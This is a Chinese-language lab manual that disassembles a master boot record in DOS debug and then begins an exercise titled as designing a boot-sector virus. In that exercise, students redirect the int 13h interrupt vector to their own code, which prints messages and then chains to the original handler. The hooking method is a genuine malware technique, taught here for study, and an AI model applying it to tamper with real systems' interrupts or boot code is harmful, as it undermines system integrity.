进入debug后，直接调出内存地址0000:0600处一扇区的数据，如图1所示，从0000:0600开始的0100h字节是主引导记录执行后的残余数据，从0000:0700开始的0100h字节是DOS内核，很明显，红色框内的数据明显是系统设备表。如图2所示，而内存地址0000:7C00处一扇区的数据则是全零，可以使用。

因此，如果将debug当前段的数据直接复制到0000:0600这个扇区长度的内存空间中，会覆盖系统内核数据，造成系统死机。



图1 内存0000:0600原有数据

为了避免这一种情况发生，在实验时，实验步骤9,、10中，实验指令使用地址的段地址就使用debug分配给用户进程的段地址，偏移量仍然使用0600h，获取数据后，利用WORD软件的查找与替换功能，把debug分配给用户进程的段地址全部修改成0000h即可。




图2内存0000:7C00原有数据

于是，实验步骤中的实验步骤9、10将修改成以下形式：

9、将当前段偏移量0100h处长度为200h字节的主引导记录代码，移动到搬家后的模拟执行空间当前段偏移量0600h处。例如：m 0100 L200 0600。

10、利用反汇编命令U，获得搬家后执行的代码。例如：u 061B。

其实，为了处理的统一，实验步骤6、7也可以使用debug分配给用户进程的段地址，而不必要使用0000h段，实验步骤6、7将修改成以下形式：

6、将当前段偏移量0100h处长度为200h字节的主引导记录代码，移动到搬家前的模拟执行空间当前段偏移量7C00h处。例如：m 0100 L200 7C00。

7、利用反汇编命令U，获得搬家前执行的代码。例如：u 7C00。

毕竟，0000:0600和0000:7C00这2处1扇区长度的空间是操作系统未加载前主引导记录使用的空间，选择操作系统加载完成了，占用了这个空间，我们做实验时，只好委曲求全了。

1. 在反汇编获得主引导记录的源程序时，发现使用debug获得的指令与使用debug32获得的指令不一样，怎么办？

参考解答：

正常代码应该是：

0000:0673 6626A19001 MOV EAX,ES:[0190]

0000:0678 6626A34C00 MOV ES:[004C],EAX

debug反汇编得到的代码是：

-u 673 L9

13B7:0673 66 DB 66

13B7:0674 26 ES:

13B7:0675 A19001 MOV AX,[0190]

13B7:0678 66 DB 66

13B7:0679 26 ES:

13B7:067A A34C00 MOV [004C],AX

而debug32得到的反汇编代码是：

-u 673 L2

2A6E:0673 6626A19001 MOV EAX,ES:[0190]

2A6E:0678 6626A34C00 MOV ES:[004C],EAX

这种区别主要是debug反汇编使用的指令集的长度决定的，debug获得的是16位指令集的指令，而debug32获得的是32位指令集的指令。就使用AX寄存器而言，一个典型的区别是，debug只能使用16位的AX寄存器，debug32可以使用32位的寄存器EAX。

所有，在反汇编获得汇编指令时，遇到这种情况，就换个可以使用更长寄存器位数的debug来反汇编。

附录 分析数据范例

一、搬家前数据分析

1、执行代码1

0000:7C00 33 C0 8E D0 BC 00 7C FB-50 07 50 1F FC BE 1B 7C

0000:7C10 BF 1B 06 50 57 B9 E5 01-F3 A4 CB BD BE 07 B1 04

0000:7C20 38 6E 00 7C 09 75 13 83-C5 10 E2 F4 CD 18 8B F5

0000:7C30 83 C6 10 49 74 15 38 2C-74 F6 BE E5 06 AC 3C 00

0000:7C40 74 FC BB 07 00 B4 0E CD-10 EB F2 E8 41 00 73 05

0000:7C50 BE FD 06 EB E8 33 C0 8E-C0 66 26 81 3E E0 01 48

0000:7C60 47 41 50 74 05 BE 35 07-EB D3 66 26 83 3E E4 01

0000:7C70 00 74 0A 66 26 A1 90 01-66 26 A3 4C 00 81 3E FE

0000:7C80 7D 55 AA 75 05 E9 C8 00-EB 05 BE 1C 07 EB AE BF

0000:7C90 05 00 8A 56 00 B4 08 CD-13 73 02 EB 16 8A 56 00

0000:7CA0 60 BB AA 55 B4 41 CD 13-72 05 F6 C1 01 75 03 61

0000:7CB0 EB 31 61 60 6A 00 6A 00-66 FF 76 08 6A 00 68 00

0000:7CC0 7C 6A 01 6A 10 B4 42 8B-F4 CD 13 61 61 73 12 4F

0000:7CD0 75 04 EB 0F EB 0D 32 E4-8A 56 00 CD 13 EB D4 EB

0000:7CE0 02 EB 01 F9 C3

2、提示信息字符串

49 6E 76-61 6C 69 64 20 70 61 72 Invalid par

0000:7CF0 74 69 74 69 6F 6E 20 74-61 62 6C 65 00 45 72 72 tition table.Err

0000:7D00 6F 72 20 6C 6F 61 64 69-6E 67 20 6F 70 65 72 61 or loading opera

0000:7D10 74 69 6E 67 20 73 79 73-74 65 6D 00 4D 69 73 73 ting system.Miss

0000:7D20 69 6E 67 20 6F 70 65 72-61 74 69 6E 67 20 73 79 ing operating sy

0000:7D30 73 74 65 6D 00 45 61 73-79 73 61 66 65 20 44 72 stem.Easysafe Dr

0000:7D40 69 76 65 72 20 6E 6F 74-20 66 6F 75 6E 64 21 00 iver not found!.

3、退出处理模块

0000:7D50 8B FC 1E 57 8B F5 CB 00-00 00 00 00 00 00 00 00

0000:7D60 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

\*\*\*Duplicate Line(s)\*\*\*

0000:7DB0 00 00 00 00 00 00 00 00-

4、系统数据

12 34 56 78 00 00

5、主分区表数据

80 01

0000:7DC0 01 00 0C FE FF FF 3F 00-00 00 76 D7 70 02 00 00

0000:7DD0 C1 FF 0F FE FF FF 14 F3-F5 02 5D AB AB 0F 00 00

0000:7DE0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

0000:7DF0 00 00 00 00 00 00 00 00-00 00 00 00 00 00

6、标志值

55 AA

二、搬家后数据分析

1、执行代码1之搬家代码

0000:0600 33 C0 8E D0 BC 00 7C FB-50 07 50 1F FC BE 1B 7C

0000:0610 BF 1B 06 50 57 B9 E5 01-F3 A4 CB

2、执行代码1之后续执行代码

BD BE 07 B1 04

0000:0620 38 6E 00 7C 09 75 13 83-C5 10 E2 F4 CD 18 8B F5

0000:0630 83 C6 10 49 74 15 38 2C-74 F6 BE E5 06 AC 3C 00

0000:0640 74 FC BB 07 00 B4 0E CD-10 EB F2 E8 41 00 73 05

0000:0650 BE FD 06 EB E8 33 C0 8E-C0 66 26 81 3E E0 01 48

0000:0660 47 41 50 74 05 BE 35 07-EB D3 66 26 83 3E E4 01

0000:0670 00 74 0A 66 26 A1 90 01-66 26 A3 4C 00 81 3E FE

0000:0680 7D 55 AA 75 05 E9 C8 00-EB 05 BE 1C 07 EB AE BF

0000:0690 05 00 8A 56 00 B4 08 CD-13 73 02 EB 16 8A 56 00

0000:06A0 60 BB AA 55 B4 41 CD 13-72 05 F6 C1 01 75 03 61

0000:06B0 EB 31 61 60 6A 00 6A 00-66 FF 76 08 6A 00 68 00

0000:06C0 7C 6A 01 6A 10 B4 42 8B-F4 CD 13 61 61 73 12 4F

0000:06D0 75 04 EB 0F EB 0D 32 E4-8A 56 00 CD 13 EB D4 EB

0000:06E0 02 EB 01 F9 C3

3、提示信息字符串

49 6E 76-61 6C 69 64 20 70 61 72 Invalid par

0000:06F0 74 69 74 69 6F 6E 20 74-61 62 6C 65 00 45 72 72 tition table.Err

0000:0700 6F 72 20 6C 6F 61 64 69-6E 67 20 6F 70 65 72 61 or loading opera

0000:0710 74 69 6E 67 20 73 59 73-74 65 6D 00 4D 69 73 73 ting sYstem.Miss

0000:0720 69 6E 67 20 6F 70 65 72-61 74 69 6E 67 20 73 79 ing operating sy

0000:0730 73 74 65 6D 00 45 61 73-79 73 61 66 65 20 44 72 stem.Easysafe Dr

0000:0740 69 76 65 72 20 6E 6F 74-20 66 6F 75 6E 64 21 00 iver not found!.

4、退出处理模块

0000:0750 8B FC 1E 57 8B F5 CB 00-00 00 00 00 00 00 00 00

0000:0760 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

\*\*\*Duplicate Line(s)\*\*\*

0000:07B0 00 00 00 00 00 00 00 00-

5、系统数据

12 34 56 78 00 00

6、主分区表数据

80 01

0000:07C0 01 00 0C FE FF FF 3F 00-00 00 76 D7 70 02 00 00

0000:07D0 C1 FF 0F FE FF FF 14 F3-F5 02 5D AB AB 0F 00 00

0000:07E0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

0000:07F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00

7、标志值

55 AA

三、获得对应数据的操作指令

1、搬家前代码获取

-m 0100 L200 0:7c00

-r cs

CS 2BDF

:0

-r ip

IP 0100

:7c00

-u 0:7c00

2、搬家后代码获取

-m 0100 L200 0:0600

-r cs

CS 2BDF

:0

-r ip

IP 0100

:0600

-u 0:061B

四、主引导记录正常执行代码

1、搬家代码

0000:7C00 33C0 XOR AX,AX

0000:7C02 8ED0 MOV SS,AX

0000:7C04 BC007C MOV SP,7C00h

0000:7C07 FB STI

0000:7C08 50 PUSH AX

0000:7C09 07 POP ES

0000:7C0A 50 PUSH AX

0000:7C0B 1F POP DS

0000:7C0C FC CLD

0000:7C0D BE1B7C MOV SI,7C1Bh

0000:7C10 BF1B06 MOV DI,061Bh

0000:7C13 50 PUSH AX

0000:7C14 57 PUSH DI

0000:7C15 B9E501 MOV CX,01E5h

0000:7C18 F3 REPZ

0000:7C19 A4 MOVSB

0000:7C1A CB RETF

2、后续执行代码之主程序1

0000:061B BDBE07 MOV BP,07BEh

0000:061E B104 MOV CL,04h

0000:0620 386E00 CMP [BP+00h],CH

0000:0623 7C09 JL Short 062E

0000:0625 7513 JNZ Short 063A

0000:0627 83C510 ADD BP,10h

0000:062A E2F4 LOOP 0620

0000:062C CD18 INT 18h

0000:062E 8BF5 MOV SI,BP

0000:0630 83C610 ADD SI,10h

0000:0633 49 DEC CX

0000:0634 7415 JZ Short 064B

0000:0636 382C CMP [SI],CH

0000:0638 74F6 JZ Short 0630

2.1 出错信息处理模块

0000:063A BEE506 MOV SI,06E5h

0000:063D AC LODSB

0000:063E 3C00 CMP AL,00h

0000:0640 74FC JZ Short 063E

0000:0642 BB0700 MOV BX,0007h

0000:0645 B40E MOV AH,0Eh

0000:0647 CD10 INT 10h

0000:0649 EBF2 JMP Short 063D

2.2 后续执行代码之主程序2

0000:064B E84100 CALL 068F

0000:064E 7305 JNB Short 0655

0000:0650 BEFD06 MOV SI,06FDh

0000:0653 EBE8 JMP Short 063D

0000:0655 33C0 XOR AX,AX

0000:0657 8EC0 MOV ES,AX

0000:0659 6626813EE00148 CMP Dword Ptr ES:[01E0],50414748h

474150

0000:0663 7405 JZ Short 066A

0000:0665 BE3507 MOV SI,0735h

0000:0668 EBD3 JMP Short 063D

0000:066A 6626833EE40100 CMP Dword Ptr ES:[01E4],00h

0000:0671 740A JZ Short 067D

0000:0673 6626A19001 MOV EAX,ES:[0190]

0000:0678 6626A34C00 MOV ES:[004C],EAX

0000:067D 813EFE7D55AA CMP Word Ptr [7DFE],0AA55h

0000:0683 7505 JNZ Short 068A

0000:0685 E9C800 JMP 0750

0000:0688 EB05 JMP Short 068F

0000:068A BE1C07 MOV SI,071Ch

0000:068D EBAE JMP Short 063D

2.3 磁盘扇区读写函数068Fh

0000:068F BF0500 MOV DI,0005h

0000:0692 8A5600 MOV DL,[BP+00h]

0000:0695 B408 MOV AH,08h

0000:0697 CD13 INT 13h

0000:0699 7302 JNB Short 069D

0000:069B EB16 JMP Short 06B3

0000:069D 8A5600 MOV DL,[BP+00h]

0000:06A0 60 PUSHA

0000:06A1 BBAA55 MOV BX,55AAh

0000:06A4 B441 MOV AH,41h

0000:06A6 CD13 INT 13h

0000:06A8 7205 JB Short 06AF

0000:06AA F6C101 TEST CL,01h

0000:06AD 7503 JNZ Short 06B2

0000:06AF 61 POPA

0000:06B0 EB31 JMP Short 06E3

0000:06B2 61 POPA

0000:06B3 60 PUSHA

0000:06B4 6A00 PUSH 00h

0000:06B6 6A00 PUSH 00h

0000:06B8 66FF7608 PUSH Dword Ptr [BP+08h]

0000:06BC 6A00 PUSH 00h

0000:06BE 68007C PUSH 7C00h

0000:06C1 6A01 PUSH 01h

0000:06C3 6A10 PUSH 10h

0000:06C5 B442 MOV AH,42h

0000:06C7 8BF4 MOV SI,SP

0000:06C9 CD13 INT 13h

0000:06CB 61 POPA

0000:06CC 61 POPA

0000:06CD 7312 JNB Short 06E1

0000:06CF 4F DEC DI

0000:06D0 7504 JNZ Short 06D6

0000:06D2 EB0F JMP Short 06E3

0000:06D4 EB0D JMP Short 06E3

0000:06D6 32E4 XOR AH,AH

0000:06D8 8A5600 MOV DL,[BP+00h]

0000:06DB CD13 INT 13h

0000:06DD EBD4 JMP Short 06B3

0000:06DF EB02 JMP Short 06E3

0000:06E1 EB01 JMP Short 06E4

0000:06E3 F9 STC

0000:06E4 C3 RET

3、退出处理模块，控制权转交0000:7C00处的引导记录

0000:0750 8BFC MOV DI,SP

0000:0752 1E PUSH DS

0000:0753 57 PUSH DI

0000:0754 8BF5 MOV SI,BP

0000:0756 CB RETF

实验记录：[见附件04.txt](04.txt)

# 实验4 计算机引导型病毒设计与实现

## 实验目的

1. 掌握计算机引导型病毒的工作原理。
2. 掌握计算机引导型病毒的设计思路。
3. 掌握计算机引导型病毒的实现步骤。
4. 进一步熟悉工具软件debug或debug32的使用。

## 实验原理

如图1所示，如果系统感染了设计的病毒，当13B8:0100处的用户程序“user code”执行指令int 13h时，在操作系统中断向量区0000:004C处查询到int 13h的入口地址为13B8:1000，因此，指令指针首先调整为13B8:1000，开始执行病毒代码“virus code”。

病毒代码“virus code”主体代码执行完后，最后一条执行的指令是jmp far 0212:045D，即跳转到正常int 13h的程序“normal int 13h code”入口，因此，指令指针接着调整为0212:045D。

正常int 13h的程序“normal int 13h code”最后一条指令是“iret”，恢复中断调用产生的现场，指向用户程序“user code”的恢复点，继续往下执行用户程序的其它代码。




图1 计算机引导型病毒设计原理

## 实验步骤

1. 点击“开始”按钮，选择“运行”菜单项，输入“cmd”，点击“确定”，进入命令行状态窗口。
2. 输入命令“cd\”回到当前盘的根目录，输入命令“debug”进入debug工作窗口。
3. 输入命令“r”查看程序当前使用的内存段地址，如图2所示，例如：13B8h。3120
4. 输入命令“d 0:4C L4”查询并记下int 13h的正常入口地址，如图2所示，例如：0212:045D。020A：045D





图2 查询当前段地址与正常int 13h的入口地址

1. 设计病毒代码“virus code”，显示字符串“Virus code is running …”，在进入正常int 13h代码入口前显示字符串“Enter nomal int 13h code now …”，然后跳转到正常int 13h的代码入口。

示例操作如下：

a 1000

mov ah,09

mov dx,1120

int 21

mov ah,09

mov dx,1140

int 21

jmp far 0212:045D

e 1120 ‘Virus code is running …’ 0d 0a 24

e 1140 ‘Enter nomal int 13h code now …’ 0d 0a 24





图3 病毒代码的制作过程






图4 查看内存空间中的病毒代码

1. 在中断向量区修改int 13h的入口地址，指向病毒代码入口13B8:1000。

示例操作如下：

e 0:4C 00 10 B8 13

可以使用下面的指令修改并查看修改结果：

-e 0:4c 00 10 B8 13

-d 0:4c L4

0000:0040 00 10 B8 13

1. 设计用户代码“user code”，显示字符串“User code is running …”， 然后调用int 13h的00h号功能，复位物理磁盘80h，最后正常退出用户进程的运行。

示例操作如下：

a 100

mov ah,09

mov dx,0120

int 21

mov ah,00


mov dl,80

int 13

mov ax,4c00

int 21

e 0120 ‘User code is running …’ 0d 0a 24






图5 用户代码的制作过程与查看

1. 如图6所示，将指令指针修改指向用户代码“user code”入口，使用“p”命令跟踪用户程序运行，在执行13B8:010B处指令“int 13”时，使用命令“t”跟踪程序运行。

如图7所示，此时，指令指针的入口置于设计的病毒代码入口地址13B8:1000。


1. 继续使用“p”命令跟踪病毒程序运行过程，执行完13B8:100E指令，指令指针指向正常int 13h的入口地址0212:045D。
2. 对正常的int 13h的程序运行过程暂不研究，使用下面的命令，一次型执行完成，返回用户程序执行指令“int 13”的恢复点13B8:010D。

示例操作如下：

g 13B8:010D

示例操作如图8所示。

1. 继续使用“p”命令，跟踪执行完用户程序，直至程序运行结束，如图9所示。
2. 总结实验过程，写出实验报告。






图6 跟踪用户代码的执行过程1

